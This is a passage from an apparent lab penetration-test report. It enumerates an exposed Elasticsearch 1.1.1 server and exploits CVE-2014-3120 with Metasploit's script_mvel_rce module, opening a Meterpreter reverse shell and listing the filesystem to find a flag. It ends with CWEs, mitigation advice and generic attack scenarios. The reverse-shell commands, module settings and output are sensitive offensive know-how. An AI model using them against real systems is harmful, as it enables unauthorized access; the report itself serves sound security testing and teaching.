To my surprise, it represents a “database”, or better said catalogue that can be used to look for information inside the system, or just contain tables of small amount of information. In this case it is running Elasticsearch of version 1.1.1 (important for next tries).

To find the most useful information, I had to manually check (even though there exist tools) possible endpoints that might expose sensitive data.

```
(serafim@serafim)-[~] Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hack
$ curl -X GET http://10.11.12.75:9200/catalog/_search?pretty=true
{
  "took" : 8,
  "timed_out" : false,
  "_shards" : {
    "total" : 5,
    "successful" : 5,
    "failed" : 0
  },
  "hits" : {
    "total" : 22,
    "max_score" : 1.0,
    "hits" : [ {
      "_index" : "catalog",
      "_type" : "albums",

```

The ones I looked for were `_cat/_cluster/_security`, but most of this did not give any valuable information.

```

      "_index" : "catalog",
      "_type" : "albums",
      "_id" : "9",
      "_score" : 1.0, "_source" : { "artist": "Taylor Swift", "album": "Fearless", "year": "2008" }
    }, {
      "_index" : "catalog",
      "_type" : "albums",
      "_id" : "11",
      "_score" : 1.0, "_source" : { "artist": "Taylor Swift", "album": "Red", "year": "2012" }
    }, {
      "_index" : "catalog",
      "_type" : "albums",
      "_id" : "16",
      "_score" : 1.0, "_source" : { "artist": "Taylor Swift", "album": "Evermore", "year": "2020" }
    }, {
      "_index" : "catalog",
      "_type" : "albums",
      "_id" : "3",
      "_score" : 1.0, "_source" : { "artist": "Ed Sheeran", "album": "% (divide)", "year": "2017" }
    }, {
      "_index" : "catalog",
      "_type" : "albums",
      "_id" : "8",
      "_score" : 1.0, "_source" : { "artist": "Taylor Swift", "album": "Taylor Swift", "year": "2006" }
    }, {
      "_index" : "catalog",
      "_type" : "albums",
      "_id" : "10",
      "_score" : 1.0, "_source" : { "artist": "Taylor Swift", "album": "Speak Now", "year": "2010" }
    }, {
      "_index" : "catalog",
      "_type" : "albums",
      "_id" : "15",
      "_score" : 1.0, "_source" : { "artist": "Taylor Swift", "album": "Folklore", "year": "2020" }
    }
  ]
}

```

The directory that leaked one of the assets being in the form of `FL*****-79****` was the catalogue itself.

Then, I kept looking for information, but there was little, which is not that bad for the security of the device itself (or network).

However, there is one interesting thing that can be done thanks to the old version of the software.

It allows me to make use of Metasploit framework, that will allow me to get a reverse shell on the server, and hence gather information about the files present there.

```
RHOSTS => 10.11.12.75
msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started reverse TCP handler on 192.168.206.136:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Linux'
[!] This exploit may require manual cleanup of '/tmp/wy0a.jar' on the target
[*] Exploit completed, but no session was created.
msf6 exploit(multi/elasticsearch/script_mvel_rce) > show options

Module options (exploit/multi/elasticsearch/script_mvel_rce):



| Name        | Current Setting | Required | Description                                                                                            |
|-------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| Proxies     |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS      | 10.11.12.75     | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT       | 9200            | yes      | The target port (TCP)                                                                                  |
| SSL         | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI   | /               | yes      | The path to the Elasticsearch REST API                                                                 |
| VHOST       |                 | no       | HTTP server virtual host                                                                               |
| WritableDir | /tmp            | yes      | A directory where we can write files (only for *nix environments)                                      |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.206.136 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                            |
|----|---------------------------------|
| 0  | ElasticSearch 1.1.1 / Automatic |



[*] Sending stage (57971 bytes) to 10.11.12.75
[*] Deleted /tmp/RyRH.jar
[*] Meterpreter session 1 opened (10.11.13.25:4444 -> 10.11.12.75:47736) at 2024-05-27 18:14:57 +0200

array !! we have a shell .. !!!!
```

```
File Actions Edit View Help

[*] Started reverse TCP handler on 10.11.13.25:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Linux'
[*] Sending stage (57971 bytes) to 10.11.12.75
[+] Deleted /tmp/RyRH.jar
[*] Meterpreter session 1 opened (10.11.13.25:4444 -> 10.11.12.75:47736) at 2024-05-27 18:14:57 +0200

meterpreter > ls
Listing: /



| Mode             | Size     | Type | Last modified             | Name           |
|------------------|----------|------|---------------------------|----------------|
| 040554/r-xr-xr-- | 20480    | dir  | 2024-02-20 10:57:09 +0100 | bin            |
| 040554/r-xr-xr-- | 4096     | dir  | 2024-02-19 19:38:10 +0100 | boot           |
| 040554/r-xr-xr-- | 3300     | dir  | 2024-05-25 13:02:31 +0200 | dev            |
| 040554/r-xr-xr-- | 4096     | dir  | 2024-02-21 11:04:23 +0100 | etc            |
| 100444/r--r--r-- | 10       | fil  | 2024-02-20 12:25:44 +0100 | flag.txt       |
| 040554/r-xr-xr-- | 4096     | dir  | 2024-02-20 10:29:01 +0100 | home           |
| 100444/r--r--r-- | 38035624 | fil  | 2024-02-19 19:38:08 +0100 | initrd.img     |
| 100444/r--r--r-- | 38035624 | fil  | 2024-02-19 19:38:08 +0100 | initrd.img.old |
| 040554/r-xr-xr-- | 4096     | dir  | 2024-02-20 10:30:43 +0100 | lib            |
| 040554/r-xr-xr-- | 4096     | dir  | 2024-02-19 19:13:27 +0100 | lib64          |
| 040000/          | 16384    | dir  | 2024-02-19 19:11:59 +0100 | lost+found     |
| 040554/r-xr-xr-- | 4096     | dir  | 2024-02-19 19:12:02 +0100 | media          |
| 040554/r-xr-xr-- | 4096     | dir  | 2024-02-19 19:12:37 +0100 | mnt            |
| 040554/r-xr-xr-- | 4096     | dir  | 2024-02-19 19:12:37 +0100 | opt            |
| 040554/r-xr-xr-- | 0        | dir  | 2024-05-25 13:02:16 +0200 | proc           |
| 040000/          | 4096     | dir  | 2024-02-19 19:51:50 +0100 | root           |
| 040554/r-xr-xr-- | 500      | dir  | 2024-05-25 13:02:35 +0200 | run            |
| 040554/r-xr-xr-- | 4096     | dir  | 2024-02-20 10:30:27 +0100 | sbin           |
| 040554/r-xr-xr-- | 4096     | dir  | 2024-02-19 19:12:37 +0100 | srv            |
| 040554/r-xr-xr-- | 0        | dir  | 2024-05-25 13:02:16 +0200 | sys            |
| 040776/rwxrwxrwx | 4096     | dir  | 2024-05-27 18:14:57 +0200 | tmp            |
| 040554/r-xr-xr-- | 4096     | dir  | 2024-02-19 19:12:37 +0100 | usr            |
| 040554/r-xr-xr-- | 4096     | dir  | 2024-02-20 10:42:27 +0100 | var            |
| 100444/r--r--r-- | 8152768  | fil  | 2024-02-01 09:05:49 +0100 | vmlinuz        |
| 100444/r--r--r-- | 8152768  | fil  | 2024-02-01 09:05:49 +0100 | vmlinuz.old    |


```

Afterwards, I managed to get another asset in the form of F\*\*\*\*\*.71\*\*\*\*\*

It was probably even possible to escalate further and create a user and then SSH with it.

## CWE(s)

### Elasticsearch

**CWE-200:** The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.

**CWE-284:** The product does not restrict or incorrectly restricts access to a resource from an unauthorized actor.

**CWE-94:** The product constructs all or part of a code segment using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the syntax or behavior of the intended code segment.

## CVE

This is the second server that can be affected by a CVE, which was used to get access to the machine illegally.

**CVE-2014-3120:** Score – 8.6.

The default configuration in Elasticsearch before 1.2 enables dynamic scripting, which allows remote attackers to execute arbitrary MVEL expressions and Java code via the source parameter to `_search`. (source <https://www.cvedetails.com/cve/CVE-2014-3120/>)

## Mitigation

One of the best advice that can be given for this system is of course to make an update to the software. That will most likely get rid of most issues related to the exploit. That will ensure that the attacker will not be able to detect the potential issue very quickly.

Another suggestion would be to recheck how the data is served, as it might require to be encrypted or secured while being transported via the internet. Also it would be favorable to review the configuration and update of any possible unused resources in the system.

## Conclusion

The penetration testing conducted on the system in question revealed a number of significant vulnerabilities and areas for improvement. The first and most pressing issue is the system's frequent downtime, which raises serious concerns about the company's ability to effectively manage and maintain its IT infrastructure. This issue should be reviewed and addressed as soon as possible to prevent any further disruptions to business operations.

In addition to the downtime issue, the penetration testing also revealed that the system is highly vulnerable to attacks from malicious actors. These vulnerabilities could be exploited by a more experienced user or someone with a deeper understanding of the system's architecture and configuration. The potential consequences of such an attack could be severe, including data breaches, unauthorized access to sensitive information, and even complete system compromise.

Furthermore, it is recommended that the company conduct regular security audits and penetration testing to identify and address any potential vulnerabilities in the system. This will help to ensure that the system is secure, and that sensitive information is adequately protected. In addition, the company should keep software and security patches up to date to prevent any known vulnerabilities from being exploited.

In summary, the penetration testing conducted on the system in question revealed a number of significant vulnerabilities and areas for improvement. The system's frequent downtime is a pressing issue that should be addressed as soon as possible. Additionally, the system is highly vulnerable to attacks from malicious actors, and these vulnerabilities could be mitigated through a combination of access controls, input validation and sanitization, secure credential storage, encryption, and security frameworks and libraries. Regular security audits and penetration testing, as well as keeping software and security patches up to date, are also recommended to ensure the system's ongoing security and integrity.

## Attack vector

As mentioned during this audit report, I myself found several attack vectors an attacker could take. A good example of that, would be attacking the servers 10.11.12.38 and 10.11.12.53, as those right now give the attacker quite some space for possible exploits and other issues that he can cause.

Or the attacker could go the way with exploiting the Windows machines and gathering more access into the Active Directory, hence causing more harm or pivoting into the system itself.

## Attack scenario

The attack scenario would suppose that the attacker first gets access to the network, because after that, the only thing that can stop him is a monitoring system, which would be a favorable tool in the today's world full of possibilities and potential problems regarding the cybersecurity.

Other than that, the attacker can gain access to the network via phishing, or manual hacking. This will lead to the attacker having almost no stop to cause harm to the system and possibly infect quite a part of the computers/servers/devices.